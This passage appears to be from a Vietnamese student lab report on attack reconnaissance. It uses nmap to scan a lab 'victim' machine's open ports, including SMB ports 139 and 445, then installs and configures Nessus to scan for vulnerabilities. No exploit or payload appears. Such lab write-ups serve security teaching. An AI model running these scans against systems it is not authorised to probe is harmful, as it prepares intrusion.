
Hình 3 2 máy đã kết nối được với nhau

- Trên máy tấn công sử dụng nmap đến địa chỉ IP của máy nạn nhân (ở đây là 192.168.44.128) để quét nhanh các cổng đang mở trên máy nạn nhân.



Hình 4 Các cổng đang mở trên máy nạn nhân


- Sử dụng nmap quét cổng dịch vụ netbios-ssn (cổng 139) và cổng dịch vụ microsoft-ds (cổng 445)



Hình 5 Quét cổng dịch vụ netbios-ssn và microsoft-ds


2.2.2 Sử dụng nessus để quét các lỗ hổng

- Truy cập vào trang chủ của Nessus và tiến hành cài đặt phiên bản dành cho máy tấn công (ở đây là Kali-Linux)



Hình 6 Tải công cụ Nessus

- Tiến hành cài đặt Nessus




Hình 7 Cài đặt Nessus

- Khởi động dịch vụ Nessus


```
(kali@kali)-[~/Downloads]
$ sudo systemctl start nessusd

(kali@kali)-[~/Downloads]
$ sudo systemctl enable nessusd
Created symlink '/etc/systemd/system/multi-user.target.wants/nessusd.service'
→ '/usr/lib/systemd/system/nessusd.service'.

(kali@kali)-[~/Downloads]
$
```



The image shows a Windows Command Prompt window overlaid on a Kali Linux terminal. The Command Prompt window has a title bar with 'C:\> Command Prompt' and standard window controls. The text inside the Command Prompt is as follows:

```
Microsoft Windows [Version 10.0.26100.3775]
(c) Microsoft Corporation. All rights reserved.


C:\Users\doduy>date
The current date is: 11/04/2025
Enter the new date: (dd-mm-yy)

C:\Users\doduy>echo DoDuyNam_B22DCAT199
DoDuyNam_B22DCAT199

C:\Users\doduy>
```


Hình 8 Khởi động dịch vụ Nessus

- Kiểm tra trạng thái của Nessus, hiển thị enabled -> thành công.




Hình 9 Kiểm tra trạng thái của Nessus

- Trên Browser, truy cập vào địa chỉ <https://<địa chỉ ip của máy>:8834> (ở đây là 192.168.44.137) để tiến hành tạo tài khoản.




Hình 10 Truy cập và tiến hành tạo tài khoản




Hình 11 Giao diện của Browser Nessus khi cài đặt thành công

- Cấu hình cho New Scan như hình dưới đây.




Hình 12 Cấu hình cho New Scan

